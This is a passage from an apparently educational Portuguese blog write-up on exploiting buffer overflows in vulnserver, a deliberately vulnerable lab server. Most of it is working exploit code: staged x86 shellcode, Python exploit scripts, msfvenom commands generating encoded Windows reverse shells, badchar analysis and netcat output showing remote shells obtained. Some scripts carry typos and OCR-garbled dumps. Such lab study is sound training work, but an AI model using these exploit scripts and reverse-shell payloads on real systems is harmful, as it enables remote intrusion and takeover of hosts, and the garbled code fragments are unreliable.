socket_loop:      ; Inicio do bruteforce
xor ebx, ebx      ; Zerando EBX
push ebx         ; Push no parametro 'flags' = 0
add bh, 4        ; Tornando EBX = 00000400 = 1024 bytes
push ebx         ; Push do parametro 'len' = 1024 bytes
mov ebx, esp     ; Movendo o apontador ESP para EBX
add ebx, 64      ; Apontando o EBX para o ESP original para torna-lo apontador para
nosso estagio 2
push ebx         ; Push no parametro '*buf' = Apontador para ESP+0x64
inc edi          ; Tornando EDI = EDI + 1
push edi          ; Push no socket handle = EDI + 1
mov eax, 0x40252c90 ; Precisamos mover o valor 0040252c para EAX, mas nao podemos
inserir o null byte '0x00'
shr eax, 8        ; Removendo 0x90 do EAX e transformando em 0x0040252c
call eax         ; Cahamndo recv()
test eax, eax    ; Checando se a recv() foi teve sucesso
jnz socket_loop   ; Se a recv() foi mal sucedida, volta para o inicio do loop
```



https://hastur666.github.io/Windows_BoF/

Agora podemos compilar com o nasm.

```
$ nasm -f elf32 estagio1.asm -o estagio1.o
```

E sanitizar:

```
$ for i in $(objdump -d estagio1.o -M intel | grep '^ ' | cut -f2); do echo -n '\x'$i;done  
\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x9  
0\x2c\x25\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75
```

Temos um estágio 1 de apenas 34 bytes que cabe perfeitamente em nosso buffer, vamos atualizar nosso script.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

estagio1
= b"\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x  
90\x2c\x25\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75\xe3"

# payload
payload = b"KSTET "
payload += b"\x90" * 5 # padding do estagio 1
payload += estagio1
payload += b"A" * (70 - 5 - len(estagio1)) # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# primeiro estagio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)
print("Enviando primeiro estagio...\n")
s.send(payload + b"\r\n")
s.close()
```



https://hastur666.github.io/Windows_BoF/

ESTÁGIO 2: INJETANDO O REVERSE SHELL

Nosso primeiro estágio já consumiu quase todo nosso pequeno buffer, como podemos enviar nosso próximo estágio?

Vamos usar lógica, o vulnserver é um servidor TCP, logo, ele aceita multiplas conexões, então podemos criar duas conexões distintas e enviar cada estágio em uma conexão.

Tudo que precisamos fazer agora é criar nosso reverse shell e enviá-lo logo após nosso primeiro estágio.

```
#!/usr/bin/python3

import socket
from time import sleep

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

estagio1
b"\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x90\x2c\x25\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75\xe3"

# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 exitfunc=thread -b '\x00' -v
shellcode -f py

shellcode = b"""
shellcode += b"\xbff\x3c\xce\x60\x4f\xdb\xd3\xd9\x74\x24\xf4"
...
shellcode += b"\xeb\x93\x0b\x0b\xaf\x71\x2b\xb8\xd0\x53"

estagio2 = shellcode + b"\x90" * (1024 - len(shellcode)) # preenchendo o restante do buffer de 1024
bytes com NOPs

# payload
payload = b"KSTET "
payload += b"\x90" * 5 # padding do estagio 1
payload += estagio1
payload += b"A" * (70 - 5 - len(estagio1)) # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# primeiro estagio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)
print("Enviando primeiro estagio...")
s.send(payload + b"\r\n") # ativando o estagio 1
#s.recv(1024)

sleep(3)

print("Enviando segundo estagio...")
s.send(estagio2)
print("Payload enviado, cheque o netcat!")
```



https://hastur666.github.io/Windows_BoF/

Agora vamos setar o netcat para ouvir a porta 8443, rodar o vulnserver fora do Immunity e testar nosso exploit.

```
[hastur@hastur] - [~/.../estudos/binarios/windows/VulnServer]
$ python3 xplkstet.py
Enviando primeiro estagio ...
Enviando segundo estagio ...
Payload enviado, cheque o netcat!

[hastur@hastur] - [/Desktop]
$ nc -vlp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 49791
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2247-E2A2

Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019   02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  31,963,906,048 bytes free

C:\>
```

E conseguimos nosso reverse shell.

Neste comando, tivemos a experiência de um buffer estremamente pequeno, o que nos obrigou a pensar fora da caixa e reaproveitar funções do SO que já estão ativas no programa.

No próximo comando, vamos experimentar outra restrição.



https://hastur666.github.io/Windows_BoF/

COMANDO LTER

O comando LTER, assim como os demais, recebe um argumento e dá uma resposta. Neste comando, temos uma situação parecida com as anteriores, porém encontramos uma situação problema com badchars.

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, the terminal prompt shows the user is at '(hastur㉿hastur)'. The command entered is '\$ nc -v 192.168.1.30 9999'. The response from the server includes an error message about an inverse host lookup failing due to an unknown host, followed by a welcome message: 'Welcome to Vulnerable Server! Enter HELP for help.' Then, several 'LTER' commands are sent: 'LTER teste', 'LTER COMPLETE', 'LTER 1234', and 'LTER COMPLETE'. The terminal ends with a small black square icon.

```
(hastur㉿hastur)~[~/.../estudos/binarios/windows/VulnServer]
$ nc -v 192.168.1.30 9999
192.168.1.30: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.30] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
LTER teste
LTER COMPLETE
LTER 1234
LTER COMPLETE
```



https://hastur666.github.io/Windows_BoF/

FUZZING

Vamos reaproveitar nosso segundo script de fuzzing e adaptá-lo para o comando LTER.

fuzzing2.py:

```
#!/usr/bin/python3

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(1024)
    except:
        print("Nao foi possivel a conexao.")
        exit(1)

    my_logger.log_check("Recebendo banner...")
    if banner_template in banner:
        my_logger.log_pass("Banner recebido!")
    else:
        my_logger.log_fail("Banner nao recebido")
        print("Banner nao recebido, saindo...")
        exit(1)

def main():
    session = Session(
        sleep_time = 1,
        target = Target(
            connection=SocketConnection("192.168.1.30", 9999, proto='tcp')
        ),
    )
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static('LTER', name="command name")
        s_delim(" ")
        s_string("FUZZ", name="comando da variavel")
        s_delim("\r\n")

    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()

if __name__ == "__main__":
    main()
```



https://hastur666.github.io/Windows_BoF/

```
[2021-08-12 17:25:17,474]  Test Step: Fuzzing Node 'Request'
[2021-08-12 17:25:17,474]  Info: Sending 10007 bytes ...
[2021-08-12 17:25:17,475]  Transmitted 10007 bytes: 4c 54 45 52 20 2f 2e 2f
2f 2e 2f 2e
2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
2e 2f 2e
2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
```

Causamos um crash com o envio de 10.007 bytes constituídos de "./", como sabemos que esta quantia foi exagerada das ultimas vezes, vamos iniciar o esboço do exploit com um buffer de 3.000 bytes e monitorar.

xplilter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

# payload
payload = b"LTTER ./"
payload += b"A" * offset

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Após iniciar o vulnserver no Immunity, vamos monitorar seu comportamento.



https://hastur666.github.io/Windows_BoF/

```
Registers < (FPU)
EAX 00E7F1E8 ASCII "LTER ./Aa@Aa1Aa2Aa3Aa4Aa5
ECX 006C5504
EDX 00000000
EBX 00000104
ESP 00E7F9C8 ASCII "?Cp@Cp1Cp2Cp3Cp4Cp5Cp6Cp7
EBP 43376F43
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 6F43386F
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>
A 0 SS 002B 32bit 0<FFFFFF>
Z 1 DS 002B 32bit 0<FFFFFF>
S 0 FS 0053 32bit 35D000<FFF>
T 0 GS 002B 32bit 0<FFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty
```

Encontramos o offset 6f43386f, consultando no msf-pattern_offset:

```
$ msf-pattern_offset -l 3000 -q 6f43386f
[*] Exact match at offset 2005
```

Para atingir o EIP, precisamos de 2005 bytes, vamos atualizar nosso script e monitorar o comportamento.

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"B" * 4
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```



https://hastur666.github.io/Windows_BoF/

```
Registers <FPU>
EAX 00E2F1E8 ASCII "LTER /.AAAAAAAAAAAAAAA
ECX 006E5504
EDX 0000000A
EBX 00000104
ESP 00E2F9C8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>
A 0 SS 002B 32bit 0<FFFFFF>
Z 1 DS 002B 32bit 0<FFFFFF>
S 0 FS 0053 32bit 358000<FFF>
T 0 GS 002B 32bit 0<FFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 emntu a
```

Conseguimos sobrescrever o EIP com nossos "B", vamos encontrar um JMP ESP com o Immunity para direcionarmos a execução para o nosso buffer.

```
0BAD0-0BAD0 - Number of pointers of type 'jmp esp'
0BAD0F000 [+] Results:
625011AF 0x625011af : jmp esp | (PAGE_EXECUTE_RE
625011BB 0x625011bb : jmp esp | (PAGE_EXECUTE_RE
625011C7 0x625011c7 : jmp esp | (PAGE_EXECUTE_RE
625011D3 0x625011d3 : jmp esp | (PAGE_EXECUTE_RE
625011DF 0x625011df : jmp esp | (PAGE_EXECUTE_RE
625011E8 0x625011eb : jmp esp | (PAGE_EXECUTE_RE
625011F7 0x625011f7 : jmp esp | (PAGE_EXECUTE_RE
62501203 0x62501203 : jmp esp | ascii (PAGE_EXECU
62501205 0x62501205 : jmp esp | ascii (PAGE_EXECU
0BAD0F000 Found a total of 9 pointers
0BAD0F000 [+] This mona.py action took 0:00:02.65600
!mona jmp -r esp
```

Encontramos nossos 9 endereços, no meu caso irei usar o 625011d3, lembrando que deve estar em little indian, ficando \xd3\x11\x50\x62.

Vamos atualizar o script e monitorar com o Immunity:



https://hastur666.github.io/Windows_BoF/

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

# payload
payload = b"LTTER /."
payload += b"A" * 2005
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

```
Registers <FPU>
EAX 00E0F1E8 ASCII "4TER /AAAAAAAAAAAAAA
ECX 006D5504
EDX 0000000A
EBX 00000104
ESP 00E8F9BC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 62501109 esffunc.62501109
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>
A 0 SS 002B 32bit 0<FFFFFF>
Z 0 DS 002B 32bit 0<FFFFFF>
S 0 FS 0053 32bit 23F000<FFF>
T 0 GS 002B 32bit 0<FFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010206 <NO,NB,NE,A,NS,PE,GE,G>
ST0 emntu ..
```

Desta vez, algo deu errado.

Podemos observar duas coisas desta imagem:

- 1 - O ESP não foi sbrescrito;
- 2 - O programa alterou nosso endereço de retorno de 625011d3 para 62501109.

Isto pode nos indicar um problema de badchars.



https://hastur666.github.io/Windows_BoF/

PROCURANDO BADCHARS

```
Registers <FPU>
EAX 7EFEFEEF
ECX 0067575C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EDX 43434343
EBX 00000104
ESP 00BDF1D0
EBP 00BDF9C0 ASCII "AAAAAAAAAAAAA"
ESI 00401848 vulnserver.00401848
EDI 00BE0000
EIP 76466819 msvcrt.76466819
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>
A 0 SS 002B 32bit 0<FFFFFF>
Z 1 DS 002B 32bit 0<FFFFFF>
S 0 FS 0053 32bit 256000<FFF>
T 0 GS 002B 32bit 0<FFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
```

Se observarmos esta imagem, podemos ver que o vulnserver trabalha com strings codificadas em ANSI. Estes caracteres tem o tamanho de 1 byte e vão de 0x00 a 0xff, ou seja, 256 possibilidades.

Precisamos encontrar quais destes são aceitos pelo vulnserver. Vamos criar uma string de badchars e enviar em nosso script.

```
$ badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```



https://hastur666.github.io/Windows_BoF/

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

badchars = b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

# payload
payload = b"LTTER /."
payload += badchars
payload += b"B" * 4
#payload += b"A" * (2005 - len(badchars))
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Monitorando com Immunity:



https://hastur666.github.io/Windows_BoF/

Address	Hex dump	ASCII
00C5F1D0	48 18 40 00 26 18 40 00 E8 F1 C5 00 40 49 A5 00	H1@.&1@.Ø±†.eIN
00C5F1E0	00 00 00 00 00 00 00 00 4C 54 45 52 20 2F 2E 01LTER /.
00C5F1F0	02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11	Ø♦‡♦‡♦.Ø..Ø..Ø♦
00C5F200	12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21	¶!!¶S_‡†↓↔↔↔▲▼
00C5F210	22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31	"#\$%&'<>*+,-../Ø
00C5F220	32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41	23456789:;=>?Ø
00C5F230	42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51	BCDEFGHIJKLMNOPØ
00C5F240	52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61	RSTUUWXYZ[\]^_`
00C5F250	62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71	bcddefghijklmnopø
00C5F260	72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 01 02	rstuvwxyz{!}~øæ
00C5F270	03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12	Ø♦‡♦‡♦.Ø..Ø..Ø♦
00C5F280	13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22	!!¶S_‡†↓↔↔↔▲▼ !
00C5F290	23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32	"#\$%&'<>*+,-../Ø
00C5F2A0	33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42	3456789:;=>?Ø
00C5F2B0	43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52	CDEFGHIJKLMNOPØ
00C5F2C0	53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62	STUUWXYZ[\]^_`a
00C5F2D0	63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72	cdefghijklmnopø
00C5F2E0	73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 41 41	stuvwxyz{!}~øçä
00C5F2F0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAA
00C5F300	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAA
00C5F310	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAA
00C5F320	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	ØØØØØØØØØØØØØØØØ

Ao seguirmos o dump do ESP, podemos ver que nossos caracteres seguiram normalmente do 0x01 até 0x7f, a partir daí, o vulnserver começou a substituir nossos caracteres por outros, o 0x80 por 0x01, o 0x81 por 0x02 e assim por diante.

Isso explica por que o 0xd3 do nosso JMP ESP foi substituído por 0x09. O que significa que temos uma quantidade limitadíssima de 127 caracteres para fazer todo nosso exploit.

Precisamos continuar, nosso JMP ESP não funcionou, mas podemos adicionar o comando "ascii" à nossa pesquisa no Immunity, para tentar encontrar um JMP ESP que contenha apenas caracteres ANSI.

```
[+] Results:
  0x62501203 : jmp esp | ascii (PAGE_EXECUTE_READ) [essfunc.dll]
  0x62501205 : jmp esp | ascii (PAGE_EXECUTE_READ) [essfunc.dll]
  Found a total of 2 pointers
[+] This mona.py action took 0:00:02.594000
!mona jmp -r esp -cp ascii
```

Temos dois endereços, que por sinal estão na essfunc.dll que acompanha o vulnserver. No meu caso, vou utilizar o 0x62501203.

Atualizando script.



https://hastur666.github.io/Windows_BoF/

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"\x03\x12\x50\x62"
payload += b"C" * (offset - 2005 - 4)


# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Vamos inserir um breakpoint em nosso endereço de retorno e monitorar com Immunity.



Caímos exatamente em cima do nosso buffer de “C”.

Podemos criar nosso shellcode, porém, temos uma limitação de caracteres muito grande.

Por sorte, a suite Metasploit trabalha com vários tipos de encoders, um deles é o x86/alpha_mixed que faz a transcrição do nosso shellcode para bytes alfa numéricos, mais sobre o encode aqui.



https://hastur666.github.io/Windows_BoF/

Vamos gerar nosso shellcode:

```
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 exitfunc=thread -e x86/alpha_mixed -b '\x00' bufferregister=esp -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 702 (iteration=0)
x86/alpha_mixed chosen with final size 702
Payload size: 702 bytes
Final size of py file: 3913 bytes
shellcode = b""
shellcode += b"\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shellcode += b"\x49\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a"

...
shellcode += b"\x50\x53\x63\x6b\x4f\x6b\x65\x41\x41"
```

Nosso shellcode ficou consideravelmente maior devido ao encode, mas temos espaço de sobra.

Note também que utilizei a opção “bufferregister=esp”, isso por que sem esta opção, o shellcode se inicia com os opcodes “\x89\xe2\xdb\xdb\xd9\x72”. Estes opcodes são necessários para encontrar a posição absoluta do shellcode na memória.

Como nós já sabemos que nosso shellcode estará em ESP, podemos apontá-lo na criação do shellcode, evitando os badchars.

Vamos atualizar o exploit.



https://hastur666.github.io/Windows_BoF/

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 3000

shellcode = b"""
shellcode += b"\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shellcode += b"\x49\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a"
...
shellcode += b"\x30\x53\x63\x79\x6f\x4b\x65\x41\x41"

# payload
payload = b"TER /."
payload += b"A" * 2005
payload += b"\x03\x12\x50\x62"
payload += shellcode
payload += b"C" * (offset - 2005 - 4 - len(shellcode))

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```



https://hastur666.github.io/Windows_BoF/

Agora vamos setar o netcat para ouvir na porta 8443 e iniciar o vulnserver fora do Immunity.

```
(hastur@hastur)-[~/.../estudos/binarios/windows/VulnServer]
$ nc -vlp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 49908
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2247-E2A2

Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019   02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  31,927,910,400 bytes free

C:\>whoami
whoami
desktop-50ci2k5\suite

C:\>
```

E conseguimos nosso shell.

Neste comando, tivemos dois grandes problemas: o tamanho do buffer em que caímos, nos obrigando a dar um salto na memória, e uma quantidade limitadíssima de caracteres úteis, nos obrigando a encoder nosso shellcode.



https://hastur666.github.io/Windows_BoF/

CONCLUSÃO

Neste estudo, pudemos avaliar o programa vulnserver desde seu código fonte, porém em situações reais dificilmente teremos chance de analisar o código fonte de um programa.

Porém, com as técnicas apresentadas neste artigo, é possível fazer o debug de um programa e encontrar suas vulnerabilidades. Assim como criar estratégias para explorá-las.

Além das formas apresentadas neste estudo, existem várias outras técnicas mais complexas para explorar as mesmas vulnerabilidades, podemos futuramente adicionar novas técnicas a este estudo para torná-lo mais competente.

Em todos os exploits utilizados neste estudo, utilizamos um reverse shell, mas tendo em vista que conseguimos controlar o programa a nível de atingir o SO, podemos enviar qualquer outro exploit cujo SO possa ser disponível, tais como bind shell, execução de comandos, DoS, entre outros.

No mais, muito obrigado por acompanhar esta PoC, espero que tenha sido útil.